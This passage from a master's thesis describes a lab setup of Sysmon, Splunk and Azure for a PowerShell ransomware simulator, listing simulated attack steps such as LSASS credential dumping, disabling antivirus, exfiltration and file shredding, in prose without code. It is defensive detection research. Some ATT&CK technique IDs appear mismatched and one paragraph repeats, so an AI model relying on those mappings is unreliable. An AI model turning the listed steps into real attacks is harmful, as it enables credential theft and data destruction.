The selection of Sysmon, Splunk Enterprise, and PowerShell for this study was based on their complementary capabilities, researchers' familiarity, and accessibility for organizations with limited resources. Sysmon, with its ability to generate rich data for log analysis and its free license, is particularly attractive for security applications. Splunk Enterprise offers powerful analytics and threat-hunting features, further enhancing the comprehensive solution for ransomware detection and prevention. Additionally, PowerShell was chosen for the development of the ransomware simulator due to its widespread availability on Windows systems, robust capabilities, and frequent use by threat actors in real-world attacks. By leveraging these tools in the study's architecture, test environment setup, and ransomware simulation, the research aims to contribute valuable insights to the field of cybersecurity and aid organizations in better protecting their networks from ransomware threats.

3.3 Architecture

This section presents the architecture designed for this study, aiming to create a comprehensive system for simulating ransomware attacks and analyzing the resulting logs to improve organizations understanding of Sysmon logs to improve detection and prevention capabilities. The architecture comprises several components, including a ransomware simulator, a controlled test environment, Sysmon logging, log collection and aggregation, log analysis, detection and prevention strategies, and a validation and evaluation process.

The ransomware simulator is ethically developed and mimics the behavior of real ransomware families without causing actual harm to the systems. The test environment setup involves configuring virtual machines with various operating systems, software, and network configurations to represent real-world systems and networks. Sysmon is installed and configured on the virtual machines to collect logs during the ransomware simulation, ensuring that relevant event data is captured.

The log collection and aggregation component utilize Splunk Universal Forwarder on each virtual machine to forward Sysmon logs to a centralized log management platform, Splunk Enterprise. Log analysis is performed using Splunk queries and alerts, identifying patterns, TTPs, and anomalies related to simulated ransomware attacks. Based on the log analysis results, improved detection and prevention strategies are proposed and implemented. Finally, the effectiveness of the proposed strategies is validated by re-running the ransomware simulation and evaluating the system's overall performance, identifying any limitations, and suggesting areas for future research or improvements.

Table 5: Components and Requirements for Ransomware Simulation and Detection (Part 1)

Component	**Requirements**
Researcher	• Familiarity with ransomware behavior and tactics • Knowledge of Sysmon logging capabilities • Skills in log analysis and ransomware detection techniques • Proficiency in using PowerShell and Splunk for data collection and analysis • Ability to design and implement a ransomware simulator in PowerShell
Ransomware Simulator	• Developed in PowerShell • Simulate real-world ransomware TTPs • Ability to execute on the test environment without causing actual damage • Generate Sysmon logs and other artifacts for analysis • Compatible with Windows-based test systems • Complies with ethical guidelines
Test Environment	• Virtualized environment using VirtualBox • Multiple Windows-based virtual machines (e.g., Windows 10, Windows Server 2016, Windows Server 2019, Windows Server 2022) • Network isolation with separate VLAN or network segment • Firewall and router configurations to protect test environment from production networks
Windows-based VMs	• Recent Windows versions (Windows 11, Windows Server 2022) • Sysmon installed and configured for log collection • Ransomware simulator deployed for testing • Antivirus or security software disabled or configured to avoid interference with the ransomware simulation • Adequate system resources (CPU, RAM, and disk space) to support testing and log collection • PowerShell installed to run the simulator
Sysmon Logs	• Custom Sysmon configuration to capture relevant events (process creation, file creation, registry modifications, network connections, etc.) • Proper log forwarding from test systems to the Splunk server • Clear and consistent log formatting for efficient analysis

Table 6: Components and Requirements for Ransomware Simulation and Detection (Part 2)

Component	**Requirements**
Splunk Server	• Splunk Enterprise installed and configured on Ubuntu for log management and analysis • Adequate system resources (CPU, RAM, and disk space) to support log collection, storage, and analysis • Custom queries and alerts designed to detect ransomware activity and identify TTPs
Log Analysis & Ransomware Detection	• Comprehensive log analysis techniques to identify ransomware TTPs and IOCs • Evaluation and comparison of different detection and prevention strategies • Insights and recommendations for improving ransomware detection, prevention, and incident response

3.4 Test Environment Setup

The test environment setup for this master thesis aims to create a controlled and isolated environment that closely simulates real-world conditions while minimizing potential risks associated with ransomware attacks. This section outlines the configuration of the virtualized test environment using VirtualBox, a widely-used virtualization platform. (“VirtualBox”, 2023)

Virtual Machine Configuration: The test environment will consist of multiple Windows-based virtual machines (VMs) configured within VirtualBox. Each VM will be allocated sufficient hardware resources, including CPU, memory, and storage, to ensure smooth operation and accurate results. (“VirtualBox”, 2023) The VMs will represent various roles within an organization, such as end-user workstations and servers to emulate a realistic network environment.

Networking and Isolation: The virtual machines will be connected using a virtualized network within VirtualBox, which will allow for the monitoring and analysis of network traffic during ransomware simulations. To ensure the test environment remains isolated from the host machine and any external networks, (“VirtualBox”, 2023) strict networking and firewall rules will be implemented.

Sysmon Installation and Configuration: Sysmon will be installed and configured (Russinovich and Garnier, 2023) on each virtual machine to collect detailed logs related to system activities and potential ransomware indicators. Customized Sysmon configuration files, tailored to the specific requirements of this research, will be utilized to optimize log data collection and minimize performance impacts.

Ransomware Simulator Deployment: A ransomware simulator will be deployed in the test environment to generate realistic attack scenarios and system artifacts. This simulator will execute a series of predefined commands that mimic the behavior of ransomware actors, allowing for the analysis of Sysmon logs and the development of detection capabilities.

3.4.1 Virtualization and Network Isolation

Virtualization and network isolation play a crucial role in ensuring the security and integrity of the test environment for this master thesis. This section describes the implementation of virtualization using VirtualBox and the strategies employed to isolate the test network.

Virtualization with VirtualBox: VirtualBox, a widely-used virtualization platform, enables the creation of Windows-based virtual machines (VMs) to simulate a realistic network environment. By allocating sufficient hardware resources to each VM, including CPU, memory, and storage, the test environment can closely mirror the real-world conditions. VirtualBox provides a range of features, such as snapshots, that allow researchers to revert to a known state and facilitate the study of ransomware behavior without compromising the host system or other virtual machines. (“VirtualBox”, 2023)

Network Isolation: Ensuring the isolation of the test environment from external networks and the host machine is essential to prevent the accidental spread of ransomware and protect sensitive data. VirtualBox offers several networking modes, including internal networking and host-only networking, which can be leveraged to create an isolated virtual network. (“VirtualBox”, 2023) By restricting network access and implementing strict firewall rules, the test environment remains secure while allowing for the monitoring and analysis of network traffic during ransomware simulations.

3.4.2 Platform and software specifications for test environment

This section outlines the hardware and software requirements for the test systems based on the research objectives. The test environment for the research is based on Windows and will be running in a virtual environment using VirtualBox, designed to ensure that the virtual machines (VMs) within the test environment can efficiently and effectively execute the ransomware simulator and generate relevant logs for analysis.

The data generated on the endpoints during the experiments will be forwarded to a Splunk Enterprise instance. This will allow for better analysis of the data due to the indexing features and visualization that Splunk provides. Splunk also extracts relevant fields from the event logs, allowing for the analysis of relevant fields and disregarding irrelevant informational data. By adhering to these hardware and software requirements, the test environment can closely mimic real-world conditions and facilitate the study of ransomware behavior, detection, and prevention techniques.

Table 7: Windows Platform and software specifications for the test environment

Component	Specification
Operating System	Windows 11, Windows Server 2022
Virtualization	Oracle VirtualBox
CPU	2 virtual CPU cores
RAM	4 GB
Disk Space	At least 40 GB
Network Isolation	Separate VLAN
Sysmon	Sysmon v14.16
Splunk	Splunk Universal Forwarder
Security Software	Defender for EndPoint
Monitoring Tools	Splunk Universal Forwarder
Backup Solution	OneDrive

Table 8: Linux Platform and software specifications for the test environment

Component	Specification
Operating System	Ubuntu 22.04 LTS
Virtualization	Oracle VirtualBox
CPU	2 virtual CPU cores
RAM	4 GB
Disk Space	At least 40 GB
Network Isolation	Separate VLAN
Sysmon	N/A
Splunk	Splunk Enterprise
Security Software	N/A
Monitoring Tools	N/A
Backup Solution	N/A

3.4.3 Transition to Azure Test Environment

Given the constraints of the local computer and challenges encountered during the initial setup, such as procuring valid Windows images and creating an isolated network for the virtual machines according to the specifications, a decision was made to transition the test environment to Azure. Azure, a cloud computing platform by Microsoft, offered several benefits to overcome these challenges and streamline the setup process.

A significant decision that came along with this transition was the resolution to focus the research on Windows 11 Operating System. This was primarily motivated by two reasons: Windows 11 was the most recent Operating System available during this research, and preliminary simulations across different versions of the Windows Ecosystem showcased similar results, hence nullifying the necessity to evaluate results across multiple versions.

Azure Benefits: Resource Availability: Azure provides access to a wide range of resources, including various valid Windows 11 images, without the performance constraints of a local computer. This enabled the use of fully functional Windows 11 images, as opposed to development or evaluation versions. ("Azure", 2023)

Network Configuration: Azure streamlined the process of creating an isolated lab network for the virtual machines by offering an array of preconfigured options, such as virtual networks, subnets, and network security groups. ("Azure", 2023)

Cost-Effectiveness: The availability of Azure Free Student Credits made the shift to Azure an affordable alternative for conducting research while still retaining access to the necessary resources and tools. ("Azure for Students", 2023)

By transitioning to Azure and focusing on Windows 11, the test environment was swiftly established, overcoming the challenges faced during the initial configuration. This adjustment facilitated smoother research progression, directing attention towards the development of ransomware detection capabilities using Sysmon and log analysis.




Figure 3: Azure Architecture of the test environment

3.4.3 Azure Test Environment Configuration

The transition to an Azure-based test environment allowed for a more efficient setup process and access to a variety of resources and tools to enhance the research. This section provides details on the configuration of the Azure test environment, focusing on the creation of virtual machines, network configuration, and Sysmon installation.

Azure Virtual Machine Configuration: In contrast to the initial VirtualBox setup, a Windows 11-based virtual machine (VM) and a Ubuntu 22.04 LTS-based VM were configured within Azure. Both VMs ran on the Standard_D2s_v3 size, which provided two vCPUs, 8 GiB memory, and 16 GiB of SSD temporary storage. This ensured smooth operation and accurate results during the ransomware simulation and Splunk Enterprise operations. The Windows 11 VM represented the end-user workstation role for the ransomware simulator, while the Ubuntu 22.04 LTS VM was configured as the server for Splunk Enterprise. This setup emulated a realistic network environment within an organization.

Azure Networking and Isolation: Azure's virtual networks, subnets, and network security groups were utilized to create an isolated network environment for the virtual machines. These tools facilitated the configuration and management of network resources while ensuring isolation from external networks and the host machine. Strict networking and firewall rules were implemented to uphold the security and integrity of the test environment.

Sysmon Installation and Configuration in Azure: Sysmon was installed and configured on the Windows 11 virtual machine within the Azure test environment, mirroring the procedure from the initial VirtualBox setup. Customized Sysmon configuration files were utilized to optimize log data collection and minimize performance impacts.

3.5 Ransomware simulation

The ransomware simulation component of this study aims to generate realistic ransomware-like behavior and artifacts within the test environment, allowing for the evaluation of detection and prevention techniques. This section describes the design and implementation of the ransomware simulator and the use of Sysmon logs to monitor and analyze the simulation.

1. Ransomware Simulator Design: The ransomware simulator is designed to mimic the behavior of real-world ransomware without causing actual harm to the test systems. The simulator executes a series of commands that reflect the actions typically performed by ransomware, such as file enumeration, encryption, and persistence. The commands are chosen based on their alignment with the MITRE ATT&CK Framework ("MITRE ATT&CK Enterprise Techniques", 2023), which provides a comprehensive mapping of tactics, techniques, and procedures (TTPs) used by threat actors.
2. Sysmon Logging and Monitoring: Sysmon, a powerful Windows system monitoring tool, is employed to collect detailed logs of the ransomware simulator's activities. By configuring Sysmon to capture relevant events and data, researchers can gain valuable insights into the ransomware's behavior and identify potential detection and prevention opportunities. (Russinovich and Garnier, 2023)
3. Analysis of Sysmon Logs: Once the ransomware simulation is complete, the Sysmon logs are collected and analyzed using Splunk, a popular log analysis and management platform. By correlating the logs with the MITRE ATT&CK Framework, researchers can identify patterns and techniques employed by ransomware actors and develop effective strategies to mitigate the risks posed by ransomware.

To make the data as realistic as possible, we will thoroughly examine reports from ransomware attacks and threat analysis of ransomware operators ("Red Canary 2023 Threat Detection Report", 2023, Report, 2023, Mandiant, 2023). Tactics, techniques, and procedures will be analyzed, and relevant findings will be included in the final program, which will simulate a ransomware attack. The goal of the data is to generate log data that can be used for analyzing the effectiveness of Sysmon and developing endpoint detections to uncover a potential cyber-attack. Once the detections have been developed and activated, the Ransomware Simulation program will help confirm that the detections can successfully detect and uncover an ongoing attack. A crucial part of the program is that it should be harmless in a production environment, allowing it to run in any cyber-system, making it valuable for organizations to increase their cybersecurity resilience.

To present our analysis and reasoning in a clear and structured manner, we will review the findings divided into attack phases as presented in the MITRE ATT&CK Framework.

To further improve the realism of the ransomware simulation, researchers should continuously monitor and incorporate the latest ransomware trends and developments into the simulation. This will help ensure that the simulated ransomware attack remains up-to-date with current threats and enhances the overall effectiveness of the detection and prevention techniques being developed.

Additionally, it is essential to validate the ransomware simulation program across different platforms and environments. By doing so, researchers can ensure that the program can be safely run in various cyber-systems, providing valuable insights and opportunities for organizations to increase their cybersecurity resilience.

Furthermore, collaborating with cybersecurity experts and professionals in the field will enhance the overall quality of the ransomware simulation program and the subsequent analysis. By leveraging their expertise and insights, researchers can identify potential gaps in the simulation and address them accordingly, leading to a more accurate and comprehensive evaluation of detection and prevention techniques.

In conclusion, the ransomware simulation program, in conjunction with the analysis of Sysmon logs and the MITRE ATT&CK Framework, serves as a valuable tool for evaluating and improving ransomware detection and prevention methods. By continuously updating the simulation, validating its effectiveness across different environments, and collaborating with experts in the field, researchers can develop more robust strategies to mitigate the risks posed by ransomware and enhance the overall cybersecurity posture of organizations.

In conclusion, the ransomware simulation program, in conjunction with the analysis of Sysmon logs and the MITRE ATT&CK Framework, serves as a valuable tool for evaluating and improving ransomware detection and prevention methods. By continuously updating the simulation, validating its effectiveness across different environments, and collaborating with experts in the field, researchers can develop more robust strategies to mitigate the risks posed by ransomware and enhance the overall cybersecurity posture of organizations.

3.5.1 Command Selection

The command selection process for the ransomware simulator is crucial for generating realistic and informative simulation scenarios for this master thesis. The MITRE ATT&CK Framework is used as a reference to ensure that the selected commands accurately emulate real-world ransomware tactics and techniques (“MITRE ATT&CK Enterprise Techniques”, 2023). This section discusses the criteria and sources for command selection, as well as their relevance to ransomware behavior and the reasoning for their inclusion in the ransomware simulator.

Relevance to Ransomware Behavior: The selected commands emulate actions typically performed by ransomware, such as system enumeration, file encryption, and establishing persistence. They demonstrate the various stages of a ransomware attack, from initial access and execution to the eventual encryption of files and the demand for ransom.

Alignment with MITRE ATT&CK Techniques: Aligning the chosen commands with the techniques and tactics documented in the MITRE ATT&CK Framework ensures that the simulator provides a comprehensive representation of ransomware threats. This alignment enables researchers to evaluate the effectiveness of detection and prevention strategies against known ransomware TTPs (Tactics, Techniques, and Procedures).

Diversity in Command Types: A diverse range of commands is included to exhibit different aspects of ransomware behavior, helping researchers identify gaps in their defenses and develop targeted countermeasures against specific techniques while obtaining a deeper understanding of Sysmon's capabilities.

Sources for Command Selection: Command selection is informed by various sources, including ransomware analysis reports and cybersecurity research publications ("Red Canary 2023 Threat Detection Report", 2023, Report, 2023, Mandiant, 2023). Consulting these sources allows the ransomware simulator to better emulate real-world ransomware activity and generate valuable insights for the research.

Ransomware groups employ a variety of tactics, techniques, and software in their attacks. By breaking down their actions according to the MITRE ATT&CK Framework, researchers can gain a clearer understanding of their methods and develop better defenses against them. The analysis and simulation focus on the following phases: Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Data Exfiltration, and Impact.

Initial Access: Ransomware groups often gain initial access to their targets through phishing campaigns or exploiting vulnerable public-facing applications. The groups are known for using tailored spear-phishing emails with malicious attachments or links to compromise their victims' systems (T1193.001, T1192.001, T1190). Please note that initial access is not simulated in the ransomware simulator, as the simulator assumes initial access has been made and the threat actor is inside the system.

Execution: Once they have gained access to a system, ransomware groups utilize various methods to execute their payloads. A common method involves leveraging PowerShell, the built-in Windows scripting environment, to execute malicious code (T1059.001). The simulator is built using PowerShell and contains the function Invoke-RansomwareSimulation (T1059.001), which orchestrates the execution of other functions in the simulation ("MITRE ATT&CK Enterprise Techniques", 2023). This function is crucial for the simulator, as it ensures that the selected tactics and techniques are performed in a logical order, mimicking the behavior of real-world ransomware attacks.

Discovery:

System-Enumeration (T1082): This function enumerates the victim's system to gather valuable information for the attacker ("MITRE ATT&CK Enterprise Techniques", 2023). It is an essential step in a ransomware attack, as it allows the attacker to tailor their actions based on the system's characteristics.

Get-LocalAccounts (T1087.001): Retrieves local user account information, including usernames and group memberships ("MITRE ATT&CK Enterprise Techniques", 2023). This function is critical for understanding the target system's users, which can be exploited to gain unauthorized access and escalate privileges.

Simulate-NetworkPortScan (T1046): Scans network ports to discover open services on the target system ("MITRE ATT&CK Enterprise Techniques", 2023). Port scanning is a common reconnaissance technique used by attackers to identify potential targets and gather information on open services that can be exploited.

Defense Evasion:

Terminate-Processes (T1562.001): Terminates processes associated with security tools and services ("MITRE ATT&CK Enterprise Techniques", 2023). This function simulates a crucial defense evasion technique, as ransomware attackers often disable security measures to avoid detection and increase the success of their attack.

Obfuscation (T1027): Applies obfuscation techniques to hide the true nature of the malicious code ("MITRE ATT&CK Enterprise Techniques", 2023). Obfuscation is a common defense evasion technique that helps ransomware evade detection by security tools and human analysts.

Process-Injection (T1055): Injects malicious code into a running process to evade detection ("MITRE ATT&CK Enterprise Techniques", 2023). This function is an essential defense evasion technique, as it allows ransomware to blend with legitimate processes, making it harder to detect and remove.

Persistence:

Persistence-RegistryRunKeys (T1547.001): Ensures the persistence of the ransomware on the infected system ("MITRE ATT&CK Enterprise Techniques", 2023). Persistence is a key aspect of ransomware attacks, as it allows the attacker to maintain control over the infected system and execute further malicious activities.

Privilege Escalation and Credential Access:

Dump-LSASSUsingProcdump (T1003.001): Dumps the LSASS process memory to extract credentials ("MITRE ATT&CK Enterprise Techniques", 2023). This function is important for simulating the theft of credentials, which can be used by the attacker to escalate privileges and gain unauthorized access to other systems and sensitive data.

Lateral Movement and Propagation:

Download-Ransomware (T1105): Simulates downloading additional ransomware payloads ("MITRE ATT&CK Enterprise Techniques", 2023). This function is essential for emulating the propagation of ransomware within a network, allowing the attacker to compromise additional systems and maximize the impact of the attack.

Impact:

Compile-Payload (T1059.001): Compiles the ransomware payload for execution ("MITRE ATT&CK Enterprise Techniques", 2023). This function is critical for simulating the actual deployment of ransomware on the target system, which ultimately leads to the encryption of files and other destructive actions.

Simulate-FileEncryption (T1486): Emulates the file encryption process typical of ransomware attacks ("MITRE ATT&CK Enterprise Techniques", 2023). This function is crucial for measuring the impact of the ransomware attack and the effectiveness of the encryption process.

Invoke-FileDeletion (T1485) and Invoke-FileBlockShredding (T1485): These functions delete files and shred file blocks, respectively, to hinder recovery efforts ("MITRE ATT&CK Enterprise Techniques", 2023). They are essential for simulating the destructive impact of ransomware attacks, which often involve data destruction to increase pressure on the victim to pay the ransom.

Command and Control:

Simulate-C2Communication (T1102): Simulates Command & Control (C2) communication between the infected system and the attacker's server ("MITRE ATT&CK Enterprise Techniques", 2023). This function is essential for emulating the remote control capabilities of real-world ransomware attacks, which allow the attacker to issue commands and receive information from the infected system.

Collection and Exfiltration:

Exfiltrate-Data (T1041): Simulates the exfiltration of sensitive data to a remote server ("MITRE ATT&CK Enterprise Techniques", 2023). This function is critical for understanding the potential data loss that can occur during a ransomware attack, as attackers often steal sensitive data before encrypting it to increase the likelihood of receiving payment.

Inhibit System Recovery:

Disable-ModifyFirewall (T1562.004): Disables or modifies the Windows Firewall to allow unauthorized network access (“MITRE ATT&CK Enterprise Techniques”, 2023). This function is important for simulating how ransomware attackers can hinder system recovery efforts by compromising network security.

Disable-AntivirusRealTimeProtection (T1562.001): Disables real-time antivirus protection on the system (“MITRE ATT&CK Enterprise Techniques”, 2023). This function is critical for emulating how ransomware attackers can further inhibit system recovery efforts by disabling security tools that might detect and remove the ransomware.

Ransom Note:

Create-RansomNote (T1489): Generates a ransom note to inform the victim about the attack (“MITRE ATT&CK Enterprise Techniques”, 2023). This function is essential for simulating the psychological impact of ransomware attacks, as the ransom note often contains threats and demands that can cause distress to the victim.

The selection of these specific Tactics, Techniques, and Procedures (TTPs) for the ransomware simulator was based on the goal of creating a comprehensive and realistic simulation that covers various aspects of ransomware attacks. By incorporating a wide range of TTPs, the simulator aims to emulate the behavior, impact, and potential countermeasures associated with real-world ransomware threats. This allows for a more in-depth analysis of the target system’s vulnerability and its ability to respond to such attacks, ultimately helping to develop effective defenses against ransomware.

These TTPs were chosen based on their prevalence in recent ransomware attacks, relevance to the ransomware threat landscape, and their potential impact on the target system. By focusing on TTPs commonly employed by ransomware attackers, the simulator aims to provide insights into the tactics and techniques that organizations are most likely to encounter. Moreover, the inclusion of TTPs that cover different stages of the attack lifecycle, from initial access and execution to propagation, impact, and command and control, ensures a comprehensive simulation of ransomware attacks. This enables organizations to assess their defenses and incident response capabilities across the entire spectrum of ransomware threats.

Additionally, by referencing the MITRE ATT&CK Framework in the selection of TTPs, the ransomware simulator ensures that the chosen commands are up-to-date and relevant to the current threat landscape. The MITRE ATT&CK Framework is a globally recognized knowledge base of adversary tactics and techniques, providing valuable insights into the evolving nature of cyber threats. By aligning the ransomware simulator with this framework, the study aims to provide a robust and reliable tool for assessing the effectiveness of organizations' defenses against ransomware attacks.

3.6 Log Collection and Analysis

This chapter delves into the methodology of log collection and analysis, a critical aspect of the ransomware simulation and evaluation framework. Through gathering and examining logs from tools such as Sysmon and integrating them with platforms like Splunk, researchers can uncover valuable insights into the tactics, techniques, and procedures used by threat actors. This information can then be harnessed to enhance detection and prevention strategies. In the subsequent sections, we will discuss the processes involved in configuring Sysmon, integrating Splunk, and setting up centralized log collection and analysis systems, as well as the challenges and solutions encountered during the integration process.

3.6.1 Sysmon Configuration

In this section, we will discuss the utilization of Sysmon, a powerful system monitoring tool that provides detailed insights into the activities taking place on a Windows system. Sysmon allows for the collection of relevant data that can be used for analysis and detection of malicious activity, such as ransomware attacks. In this research, Olaf Hartong's Sysmon Modular configuration is chosen as the basis for configuring Sysmon to effectively capture the necessary data (Hartong, 2023).

Olaf Hartong's Sysmon Modular is a widely recognized and comprehensive configuration that has been designed to provide extensive monitoring while reducing the amount of noise generated by Sysmon logs. This configuration is composed of various modules, each targeting specific types of events and data collection. The modular nature of the configuration enables users to customize and adapt it to their specific needs and environments, ensuring that the collected data is as relevant and accurate as possible (Hartong, 2023).

The use of Olaf Hartong's Sysmon Modular configuration in this research will aid in the successful identification and analysis of ransomware behavior within the test environment. By employing this configuration, the simulator can effectively generate artifacts, allowing for the development of detection capabilities and enhancing the understanding of ransomware actors' operation within a system. Furthermore, utilizing a well-regarded and widely adopted configuration ensures that the research results are consistent with current best practices in the field of cybersecurity.

In conclusion, Olaf Hartong's Sysmon Modular configuration is a suitable choice for this research as it provides a robust and customizable framework for monitoring and collecting relevant data on ransomware attacks. Its modular design and wide adoption in the cybersecurity community make it a valuable asset in the quest to develop effective detection capabilities and improve the overall understanding of ransomware actors' tactics and techniques.

3.6.2 Second Iteration of the Sysmon Configuration

During the initial stage of this research, it was discovered that there were limitations and filtering issues with the chosen configuration. Specifically, it did not collect data related to the new Sysmon events, which is a major part of this study, and some events, such as registry information, did not generate as expected once the lab was moved to Azure. To address these concerns, a new configuration was developed, as attached in "Appendix B - Sysmon Configuration". This configuration file provides no inclusion or exclusion filtering but logs all possible data for each event except for the File Block Executable where we configured Sysmon to block file writes that ends with “.malicious”. This new configuration can be considered a "zero exclusion research configuration file" that is more suitable for the objectives of this study.

It is worth noting that the rationale for the filtering in the Sysmon Modular configuration is due to the immense data generated by Sysmon. In a production enterprise setting, it would not be reasonable to run a zero-exclusion configuration, as it would generate a large amount of data, potentially overwhelming the system and its administrators. This is why it is crucial to have a clear understanding of what your configuration file is expected to log and to test its functionality to ensure that the logging works as expected.

Further exploration of configuration files is a valuable area for future research by other researchers in the field. By refining and optimizing Sysmon configurations, researchers can more effectively collect and analyze relevant data, ultimately enhancing the detection and prevention of ransomware and other malicious activities in various environments.

3.6.2 Splunk Integration

In this section, we discuss the integration of Splunk Enterprise into our methodology for centralized logging and analysis of the ransomware simulation. Splunk Enterprise, a powerful and widely used log management and analytics platform (“About Splunk Enterprise”, 2023), serves as the centralized logging system for collecting and analyzing logs generated during the ransomware simulation.

3.6.2.1 Splunk Enterprise Setup and Configuration

The virtual machines utilized for the ransomware simulation were connected to a standalone Splunk Enterprise instance running on Ubuntu 22.04 LTS, operating under a developer license. This instance functioned as a deployment server, indexer and a search head (“Splunk Quick Reference Guide”, 2023), enabling seamless integration and data collection from the clients suitable for the size of the lab.

Clients were configured to send logs to the Splunk Enterprise instance using Splunk Universal Forwarder (“Splunk Quick Reference Guide”, 2023), which was installed on each client along with the Sysmon TA (Technology Add-on) App (Splunk, 2023a). This app enabled the retrieval and forwarding of Sysmon logs to the Splunk Enterprise instance for further analysis.

3.6.2.2 Challenges and Solutions in Splunk Integration

During the setup and configuration of the Splunk server, we encountered several networking and configuration issues with the Splunk Universal Forwarder. Initially, the forwarder could communicate with the client but was unable to send logs to the Splunk instance. To address this issue, we performed the following steps:

- Adjusted the network settings for the indexer: Ensuring that the indexer was properly configured with the correct IP address, port number, and other required settings was critical for successful log forwarding.
- Verified the required ports were open: Ensuring that the necessary ports for communication between the Universal Forwarder and the Splunk instance were open and not blocked by firewalls or other network restrictions.
- Configured the Sysmon App correctly: We reviewed the configuration settings for the Sysmon TA App, making necessary adjustments to ensure that the app was accurately collecting and forwarding logs from the Sysmon tool.

After implementing these changes, we successfully established real-time log retrieval and forwarding from the Splunk Universal Forwarder to the Splunk Enterprise instance.

3.6.2.3 Centralized Log Collection and Analysis

With the Splunk integration complete, we were able to collect and analyze logs from the ransomware simulation in real-time, providing valuable insights into the effectiveness of our detection and mitigation strategies. The centralized logging system enabled efficient monitoring, correlation of events, and identification of patterns and indicators of compromise (IoCs) associated with the simulated ransomware attack.

In conclusion, the integration of Splunk Enterprise into our methodology greatly enhanced our ability to detect and respond to ransomware activities, providing a solid foundation for the development and evaluation of effective detection and mitigation strategies.

4.0 Results and Discussion

This chapter presents the results and discussion of the research conducted to investigate the effectiveness of centralized logging and Sysmon in detecting and mitigating ransomware attacks, The research questions guiding this study are:

- RQ1: How can a ransomware simulator be designed and implemented to realistically mimic ransomware Tactics, Techniques, and Procedures (TTPs)?
- RQ1.1: What is the key ransomware TTPs and attack scenarios that should be considered for the development of the simulator?
- RQ1.2: How can the ransomware simulator be integrated with Sysmon and centralized logging to effectively monitor and analyze the ransomware attack?
- RQ2: How effective is Sysmon in capturing and logging events related to ransomware attacks?
- RQ2.1: Which Sysmon event types are most relevant for detecting ransomware activities?
- RQ3: How can centralized logging with Splunk Enterprise enhance the detection and analysis of ransomware attacks?
- RQ3.1: What are the key benefits of using centralized logging for detecting and responding to ransomware attacks?
- RQ3.2: How can Splunk Enterprise be utilized to analyze and correlate Sysmon logs for identifying Indicators of Compromise (IoCs) and potential detection strategies?

